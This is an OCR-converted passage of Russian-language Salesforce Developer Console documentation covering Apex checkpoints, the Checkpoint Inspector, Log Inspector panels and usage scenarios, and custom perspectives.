   Результаты контрольной точки собираются только один раз, независимо от количества выполнений строки кода. По умолчанию сбор результатов контрольной точки осуществляется перед первым выполнением строки кода. При необходимости измените итерацию сбора в списке Checkpoint Locations на вкладке Checkpoints. Кроме того, пользователи могут накладывать код Apex и операторы SOQL, выполняемые при выполнении кода в контрольной точке.
3. Откройте консоль разработчика и выполните код.
4. Просмотрите контрольные точки и результаты на вкладке Checkpoints.

Чтобы удалить контрольные точки, последовательно выберите пункты **Debug** > **Clear Checkpoint Locations**.

Прим.: Если контрольная точка задается в методе с примечанием `@future`, то консоль разработчика должна быть открыта до завершения асинхронного выполнения метода `@future`.

СМ. ТАКЖЕ:

Вкладка Checkpoints

Log Inspector

Наложение кода Apex и операторов SOQL

Вкладка Checkpoints

Checkpoint Inspector

Наложение кода Apex и операторов SOQL


Рекомендуем использовать консоль разработчика для наложения диагностики, выполняемой при выполнении кода Apex в контрольной точке, без изменения кода.

См. раздел «Настройка контрольных точек в коде Apex».

При устранении проблемы выполнения могут потребоваться сведения о состоянии переменной или базы данных. Кроме того, для тестирования кода могут быть созданы особые условия. Консоль разработчика позволяет накладывать код Apex и операторы SOQL, выполняемые при выполнении кода в контрольной точке.

1. Задайте контрольные точки и выполните код, а затем откройте вкладку **Checkpoints**.

2. Выберите нужную контрольную точку и нажмите кнопку **Edit Properties**.
3. Установите переключатель **SOQL** или **Apex Code**. Чтобы выполнить диагностический код без создания дампа динамической памяти в контрольной точке, снимите флажок **Dump Heap**.



4. Введите SOQL или код Apex в поле **Action Script** и нажмите кнопку **OK**.

   Прим.: Пользователи не могут обращаться к локальным объектам, так как анонимный блок представлен новым стековым фреймом. Рекомендуем обращаться к статическим объектам или создавать объекты. Кроме того, запросы SOQL, используемые в наложениях, не могут содержать переменные связывания.

Результаты наложенного кода отображаются на отдельной вкладке **Query Results** или **Apex Execution Results** представления Checkpoint Inspector. Дополнительные сведения о навигации по результатам запросов см. в разделе Консоль разработчика > Редактор запросов.

Прим.: Значение `-1` на вкладке **Apex Execution Results** указывает на невозможность применения поля.

СМ. ТАКЖЕ:

Вкладка Checkpoints

Настройка контрольных точек в коде Apex

Вкладка Checkpoints

Checkpoint Inspector


Checkpoint Inspector

Контрольные точки позволяют определять объекты, находящиеся в памяти на определенный момент выполнения, а также просматривать другие ссылающиеся на них объекты.

Чтобы просмотреть результаты в представлении Checkpoint Inspector, откройте вкладку Checkpoints и дважды щелкните нужную контрольную точку. Представление Checkpoint Inspector содержит более подробные сведения о переменных (включая отдельные элементы совокупности), чем представление Log Inspector.


Представление Checkpoint Inspector содержит две вкладки.

- Вкладка Heap содержит все объекты, находящиеся в памяти на момент выполнения строки кода в контрольной точке. Элементы перечислены и сгруппированы по типу данных.



- Столбец Types содержит неструктурированный список классов для всех инстанцированных объектов, находящихся в памяти на момент достижения контрольной точки; столбец отображает количество инстанцированных объектов и затраченный объем памяти (в байтах). Чтобы просмотреть список инстанцированных объектов в столбце Instances, а также их адреса в динамической памяти и затраченный объем памяти, щелкните нужный элемент. Чтобы просмотреть переменные, которые в настоящее время заданы для данного объекта в столбце State, щелкните нужный экземпляр.
- Вкладка References содержит два списка, которые позволяют просматривать взаимосвязи между символами, хранящимися в памяти. Список Inbound References позволяет находить символы, которые могут содержать ссылки на объекты определенного типа. Список Referencing Instances позволяет находить конкретные экземпляры, содержащие ссылки на символ. Чтобы найти экземпляр в другой области динамической памяти, дважды щелкните нужный экземпляр.
- Вкладка Search позволяет находить символы в динамической памяти по значению или адресу. Поиск может быть выполнен по неполному значению или точному адресу. Чтобы найти нужное значение, щелкните значок поиска (), отображающийся справа от значения при его выборе на панели State.Поиск

- Вкладка Symbols содержит древовидное представление всех символов, находящихся в памяти на момент достижения контрольной точки. Данная вкладка позволяет быстро просмотреть состояние системы в определенной строке кода (и итерацию), которая использовалась для настройки контрольной точки.



Важное замечание: Если при использовании компьютера Mac панели Checkpoint Inspector не содержат полос прокрутки, откройте **«Системные настройки»** > **«Общее»** и выберите значение «Всегда» для параметра «Показывать полосы прокрутки».

СМ. ТАКЖЕ:

- Вкладка Checkpoints
- Вкладка Checkpoints
- Настройка контрольных точек в коде Apex
- Наложение кода Apex и операторов SOQL

Log Inspector

Представление Log Inspector — это контекстно-зависимая область выполнения, отображающая источник, причину и результаты операции. Данный инструмент позволяет просматривать журналы отладки, содержащие события базы данных, процессы обработки Apex, бизнес-процессы и логику проверки.


Панели, отображаемые в представлении Log Inspector, определяются выбранной перспективой. Чтобы выбрать другую перспективу, последовательно выберите пункты **Debug** > **Switch Perspective**. Дополнительную информацию о стандартных и настраиваемых перспективах см. в разделе «Управление перспективами в представлении Log Inspector».

Панели журнала

Ниже перечислены панели, которые могут быть доступны в представлении Log Inspector.

- Stack Tree
- Execution Stack
- Execution Log
- Источник
- Variables
- Execution Overview

Чтобы выбрать доступные панели и создать настраиваемую перспективу, последовательно выберите пункты **Debug** > **View Log Panels** или воспользуйтесь клавишами быстрого доступа CTRL + P.



При создании настраиваемой перспективы многоразового использования последовательно выберите пункты **Debug** > **Save Perspective** и введите запоминающееся имя. Чтобы выбрать сохраненную настраиваемую перспективу при использовании представления Log Inspector, последовательно выберите пункты **Debug** > **Switch Perspective**.


Как правило, панели обновляются автоматически и отображают данные при выборе нужного элемента на связанной панели. Например, при выборе папки на панели Stack Tree обновляется содержимое панелей Execution Stack, Execution Log и Source, которые отображают сведения о связанном объекте. При выборе строки на панели Execution Log обновляется содержимое панелей Stack Tree, Execution Stack и Source, которые отображают подробные сведения о данной строке. При

выборе элемента на вкладке Executed Units панели Execution Overview обновляется содержимое панелей Execution Log, Stack Tree, Execution Stack и Source.


Stack Tree

Панель Stack Tree содержит два древовидных представления, отображающих сведения по принципу «сверху вниз», начиная с вызовов верхнего уровня, благодаря чему пользователи могут просматривать иерархию элементов в процессе. Например, если один класс вызывает другой класс, то второй класс отображается в качестве дочернего узла первого класса.

Вкладка Execution Tree отображает каждую операцию. Например, если цикл `for` вызывает 8 раз метод `System.debug()`, то вкладка Execution Tree отображает продолжительность каждого вызова.



Вкладка Performance Tree группирует операции, позволяя получить более полное представление о производительности отдельных операций. В примере выше вкладка Performance Tree отображает общую продолжительность каждого вызова метода `debug`.




Данный журнал создан посредством окна Execute Anonymous. Вызовы метода `debug` и других методов из других областей кода группируются в выполненную единицу.

Ниже перечислены сведения, доступные в каждом разделе панели Stack Tree.

Столбец	Описание
Область	Ограниченная область процесса, например, бизнес-правило, класс или DML.
Unit	Имя элемента (области).
Duration	Время, затраченное на выполнение элемента (в миллисекундах).
Heap	Размер динамической памяти, использованной элементом (в байтах).
Iterations	Количество вызовов элемента.


Execution Stack

Панель Execution Stack отображает сведения об элементе, выбранном в журнале отладки, по принципу «снизу вверх» — сначала отображается вызов нижнего уровня, затем вызвавшая его операция и т. д.



Execution Log

Панель Execution Log содержит журнал отладки для текущего процесса. В журнале отладки регистрируются все действия, выполненные во время процесса, например, вызовы метода, бизнес-правила и операции DML. Чтобы просмотреть длинные строки, усеченные в представлении, наведите указатель мыши на нужную строку для отображения всплывающего окна.



Рекомендуем использовать панель Execution Log для повторной трассировки этапов процесса. При необходимости просмотрите строки самостоятельно или отфильтруйте журнал по конкретным строкам.

- **This Frame**: отображение только данной области процесса или только элементов, связанных с данным уровнем. Например, при выборе триггера, вызывающего класс, отображаются только операции триггера. При выборе элемента `CODE_UNIT_STARTED` и установке флажка **This Frame** отображаются только элементы процесса, произошедшие между событием `CODE_UNIT_STARTED` и связанным событием `CODE_UNIT_ENDED`.
- **Executable**: отображение только выполняемых элементов в журнале отладки. Данный флажок скрывает сводные сведения по ограничениям (например, количество отправленных запросов SOQL, количество строк DML и т. д.).

  Совет: Рекомендуем всегда устанавливать флажок **Executable**. Рекомендуем снимать данный флажок только при оптимизации процесса для просмотра сведений по конкретным ограничениям.

- **Debug Only**: отображение только операторов отладки, добавленных в код.
- **Filter**: отображение элементов, соответствующих содержимому связанного поля. Например, при установке флажка **Filter** и вводе критерия *DML* отображаются только строки журнала выполнения, содержащие данный критерий в событиях или сведениях. Фильтр чувствителен к регистру.

Ниже перечислены сведения, доступные на панели Execution Log.

Столбец	Описание
Timestamp	Системное время начала процесса, отображаемое в часовом поясе локального пользователя. Строка должна иметь следующий формат: *ЧЧ:ММ:СС:МСС*.
Событие	Событие отладки.
Описание	Дополнительные сведения о событии, например, номер строки и параметры.

Источник

Панель Source отображает выполненный исходный код или определения метаданных для объектов, использованных во время процесса, а также содержит количество выполнений строки кода. Содержимое, отображаемое на панели, определяется параметрами, заданными в других областях представления.

Чтобы открыть конкретную строку кода, введите номер нужной строки в текстовую область, расположенную внизу панели Source, и нажмите кнопку **Jump**.

Чтобы открыть выполненный исходный код в представлении Source Code Editor, нажмите кнопку **Open**.

Прим.: При выполнении правил проверки или бизнес-правил во время процесса представление метаданных отображается на панели Source. Консоль разработчика не позволяет открывать представление в виде метаданных. См. разделы `ValidationRule` и `Workflow` *Руководства разработчика Force.com* Metadata API.

Variables

Панель Variables позволяет определять наличие значения, назначенного переменной, и просматривать данное значение. Чтобы заполнить раздел, щелкните событие `Variable`.


Прим.: Назначения переменной регистрируются при использовании уровня журнала **Apex Code** `Finest`.

При необходимости содержимое переменных может быть просмотрено посредством контрольных точек, содержащих дополнительные сведения об объектах, хранящихся в памяти на момент выполнения. Дополнительную информацию см. в разделе «Настройка контрольных точек в коде Apex».

Execution Overview: Save Order, Limits, Timeline и Executed Units

Панель Execution Overview, расположенная в нижней части представления Log Inspector, содержит четыре вкладки.

- Вкладка Save Order отображает цветокодированную временную шкалу действий DML. Временная шкала отображает элементы в виде узких блоков для каждого выполненного действия DML.



Ниже перечислены цвета, используемые для обозначения элементов.

Цвет	Тип
Красный	Триггер Before
Оранжевый	Триггер After
Зеленый	Правило проверки
Синий	Правило назначения
Фиолетовый	Бизнес-правило


Чтобы просмотреть сведения об отдельном элементе, щелкните связанный узкий блок во временной шкале. Всплывающее окно отображает дополнительную информацию, включая ссылку для перехода к соответствующей области журнала.

Чтобы просмотреть коды измененных записей, щелкните имя объекта sObject на левой панели.

- Вкладка Limits отображает общие системные ограничения по имени и использованному количеству, а также содержит сведения ниже.

Столбец	Описание
Ограничение	Имя ограничения.
Used so far	Часть ограничения, использованная данным процессом на данный момент выполнения.
Request Total	Часть ограничения, использованная запросом по завершении.
Total Available	Итоговое ограничение.


- Вкладка Timeline позволяет просматривать время, затраченное каждым процессом. Чтобы получить более точное представление, установите нужный переключатель для параметра **Scale**.



Ниже перечислены сведения, доступные на вкладке Timeline.

Столбец	Описание
Категория	Тип процесса.
Millis	Количество миллисекунд, затраченное на выполнение процесса.
%	Процентное отношение процесса ко всему запросу.

- Вкладка Executed Units отображает системные ресурсы, используемые каждым элементом в процессе.



Кнопки, отображаемые внизу вкладки, могут использоваться для фильтрации данных по типу элемента. Например, чтобы скрыть сведения о методах, нажмите кнопку **Methods**. Чтобы отменить фильтрацию, нажмите данную кнопку второй раз.

Ниже перечислены сведения, доступные на вкладке Executed Units.

Столбец	Описание
What	Тип элемента процесса. Допустимые типы: – Метод – Queries (Запросы) – Workflow – Callouts (Сноски) – DML – Validations (Проверки) – Триггеры – Страницы
Имя	Имя элемента процесса.
Сумма	Общая продолжительность выполнения элемента.
Avg	Средняя продолжительность выполнения элемента.
Макс	Максимальная продолжительность выполнения элемента.
Мин	Минимальная продолжительность выполнения элемента.
Count	Количество вызовов элемента во время процесса.
Heap	Размер пространства, занятого элементом в динамической памяти.
Query Type	Тип запроса. Возможные значения: – SOQL – SOSL
Sum rows	Общее количество записей, измененных для элемента.
Avg rows	Среднее количество записей, измененных для элемента.
Max rows	Максимальное количество записей, измененных для элемента.

Столбец	Описание
Min row	Минимальное количество записей, измененных для элемента.

Чтобы отсортировать данные по конкретному столбцу, щелкните заголовок нужного столбца.

Важное замечание: Если при использовании компьютера Mac панели Log Inspector не содержат полос прокрутки, откройте **«Системные настройки»** > **«Общее»** и выберите значение **«Всегда»** для параметра «Показывать полосы прокрутки».

Примеры использования представления Log Inspector

СМ. ТАКЖЕ:

Меню отладки консоли разработчика

Вкладка Logs

Управление перспективами в представлении Log Inspector

Создание настраиваемых перспектив в представлении Log Inspector

Примеры использования представления Log Inspector

Ниже приведены некоторые примеры использования представления Log Inspector для диагностики и решения проблем.

- Отслеживание выполняемой ветви
- Просмотр операторов `System.Debug`
- Обновление исходного кода
- Отслеживание DML в запросах
- Оценка эффективности использования страниц Visualforce
- Просмотр сложного процесса

Отслеживание выполняемой ветви

Сценарий. Журнал отладки был открыт в представлении Log Inspector. Что дальше?

1. Чтобы скрыть все действия, которые недоступны для выполнения, включая сводные сведения по ограничениям, установите флажок **Executable** на панели Execution Log.
2. Чтобы просмотреть сводные значения для операций разного типа, откройте вкладку Executed Units на панели Execution Overview. Например, можете просмотреть количество операций DML или других методов по типу метода.
3. Чтобы просмотреть контролирующие ограничения, использованные данной операцией, воспользуйтесь вкладкой Limits.

Просмотр операторов `System.Debug`

Сценарий. Операторы `System.Debug` добавлены в код для отслеживания процесса выполнения запроса. Как найти данные операторы посредством представления Log Inspector?

1. Установите флажок **Filter** на панели Execution Log.
2. Введите *`DEBUG`* в текстовую область.

Отображаются только строки запроса, содержащие слово *`DEBUG`*.

Обновление исходного кода

Сценарий. При просмотре журнала отладки после выполнения запроса была обнаружена ошибка в коде Apex. Как внести изменения в код Apex?

1. Выберите строку кода на панели Source.
2. Нажмите кнопку **Open**.

Класс или триггер открывается на новой вкладке Source Code Editor.

Отслеживание DML в запросах

Сценарий. Запрос содержит большое количество операторов DML, расположенных в разных местах. Как определить количество выполнений операции DML в запросе?

Пользователю доступны два способа детализации журнала отладки с целью просмотра текущей операции DML, выполненной в ходе запроса.

1. Установите флажок **Filter** на панели Execution Log и введите строку `DML`. Отображаются все элементы запроса, содержащие операцию DML в событиях или сведениях.
2. Откройте вкладку Executed Units на панели Execution Overview и отключите все типы выполнения, кроме DML. Данные кнопки являются переключателями: нажмите один раз, чтобы **отфильтровать** список по данному типу операции. Нажмите второй раз для отмены данного фильтра. Чтобы просмотреть только операции DML, нажмите кнопки **Methods**, **Queries**, **Workflow**, **Callouts**, **Validations**, **Triggers** и **Страницы Visualforce**.
   - Сведения об операции DML содержат тип задействованного объекта и тип выполненной операции (вставка, обновление и т. д.). Также можете просмотреть количество выполнений оператора DML, количество строк и т. д.
   - При выборе элемента запроса DML на вкладке Executed Units панель Execution Log скрывает все другие части запроса и отображает только оператор DML.


Данные алгоритмы могут также использоваться для поиска и фильтрации запросов.

Оценка эффективности использования страниц Visualforce

Сценарий. Пользователю доступна страница Visualforce, а также контроллер Apex, который выполняет запросы SOQL. Как проанализировать эффективность использования страницы и определить единицу кода, на выполнение которой потребовалось наибольшее количество времени? Как определить количество запросов SOQL, выполненных в запросе пользователя? И как просмотреть использованные контролирующие ограничения?


1. Найдите имя страницы Visualforce на панели Stack Tree. Для верхнего уровня используется следующий формат: `/apex/`*имя_страницы*. Первый расположенный ниже узел указывает на фактическое выполнение страницы. Чтобы просмотреть время инициализации контроллера, откройте данный узел.
2. Чтобы просмотреть вызовы методов и время, затраченное на выполнение каждого метода, откройте последующие узлы. При выборе элемента на панели Stack Tree панель Execution Log отображает часть журнала отладки, панель **Source** обновляет сведения для отображения соответствующего исходного кода, а панель Variables отображает переменные, доступные в контексте.
3. Чтобы просмотреть статистику по коду (включая время выполнения в миллисекундах и размер динамической памяти в байтах), откройте вкладку Executed Units на панели Execution Overview. Столбец Cnt отображает количество выполнений определенной единицы кода. Если единица кода выполнялась несколько раз, то также обновляются значения в столбцах Sum, Avg, Max и Min. Аналогично, если запрос выполнялся несколько раз, то отображаемые данные обновляются для определения общего количества возвращенных строк.

   Чтобы просмотреть только нужные единицы кода и пропустить ненужные, воспользуйтесь соответствующими кнопками ниже. Дополнительную информацию см. в подразделе «Отслеживание DML в запросах».



4. Чтобы просмотреть доступные ограничения и использованное количество по каждому ограничению, откройте вкладку Limits. Столбец Total Available отображает контролирующие ограничения, установленные для организации по каждому типу операции. Столбец Request Total отображает общее количество выполненных запросов. Столбец Used So Far отображает количество запросов, использованных на момент выполнения, выбранный в разделе Stack или Execution Log.

5. Чтобы просмотреть визуальное представление выполненных единиц кода, разделенное по типам единицы кода, а также итоговые и процентные значения времени выполнения для каждого типа единицы кода, откройте вкладку Timeline. Временная шкала позволяет быстро определить те части запроса, на выполнение которых потребовалось наибольшее количество времени. Чтобы изменить период времени, используемый на шкале, выберите нужный временной интервал в нижней части раздела Summary.



В нашем примере больше всего времени потребовалось на выполнение запросов базы данных (56,95%). Затем следуют страницы Visualforce. Меньше всего времени было затрачено на выполнение кода Apex. Кроме того, страницы Visualforce и код Apex выполнялись первыми и последними, а операции базы данных выполнялись между ними.

Просмотр сложного процесса

Сценарий. Используется сложный процесс, включающий в себя несколько классов и триггеров Apex, бизнес-правила и правила проверки. Что делать дальше или как выполнить фильтрацию полученного журнала отладки?

1. Раздел Stack отображает древовидную структуру, содержащую все элементы запроса верхнего уровня. Используйте этот раздел для просмотра иерархии выполняемых элементов.

2. Введите нужный критерий в текстовую область **Filter** раздела Execution Log. Например, чтобы просмотреть события, связанные с триггером, щелкните область **Filter** и введите `trigger`. Раздел Execution Log отображает только строки журнала отладки, содержащие слово `trigger`.

3. Чтобы ограничить область вкладки Execution Log определенной единицей выполнения, установите флажок **This Frame**. Например, при выборе строки, содержащей событие `CODE_UNIT_STARTED`, и установке флажка **This Frame**, в разделе Execution Log отображаются только те элементы запроса, которые произошли между событием `CODE_UNIT_STARTED` и связанным с ним событием `CODE_UNIT_ENDED`.

   Прим.: Если флажок **This Frame** установлен, то раздел Execution Log отображает только элементы, содержащиеся в данной рамке; операции нижних уровней не отображаются. Например, если триггер вызывает класс, то раздел Execution Log отображает только операции триггера, но не операции класса.

Использование настраиваемых перспектив в представлении Log Inspector

Перспектива — это предопределенный макет панелей в представлении Log Inspector консоли разработчика.

Создание настраиваемых перспектив в представлении Log Inspector

Каждый разработчик использует собственный стиль. Можно воспользоваться одной из готовых перспектив, создать настраиваемую перспективу или изменить существующую.

Управление перспективами в представлении Log Inspector

Перспектива — это предопределенный макет панелей в представлении Log Inspector консоли разработчика.

Создание настраиваемых перспектив в представлении Log Inspector

Каждый разработчик использует собственный стиль. Можно воспользоваться одной из готовых перспектив, создать настраиваемую перспективу или изменить существующую.

Список стандартных перспектив см. в разделе «Log Inspector».

1. Откройте журнал в представлении Log Inspector консоли разработчика.
2. Последовательно выберите пункты **Debug** > **View Log Panels** и выберите нужные панели.

   Список доступных панелей см. в подразделе «Панели журнала». Имя измененной перспективы дополняется символом «*», который удаляется после ее сохранения.

   Совет: При создании перспективы, содержащей панель **Execution Log**, рекомендуем добавить панель **Source**.

3. Чтобы сохранить внесенные изменения, нажмите кнопку **Save Perspective**. Чтобы создать перспективу, нажмите кнопку **Save Perspective As** и введите новое имя.

СМ. ТАКЖЕ:

Log Inspector

Управление перспективами в представлении Log Inspector

Управление перспективами в представлении Log Inspector

Перспектива — это предопределенный макет панелей в представлении Log Inspector консоли разработчика.


При выполнении задачи в представлении Log Inspector убедитесь в выборе правильной перспективы.

Для управления перспективами последовательно выберите пункты **Debug** > **Perspective Manager**.

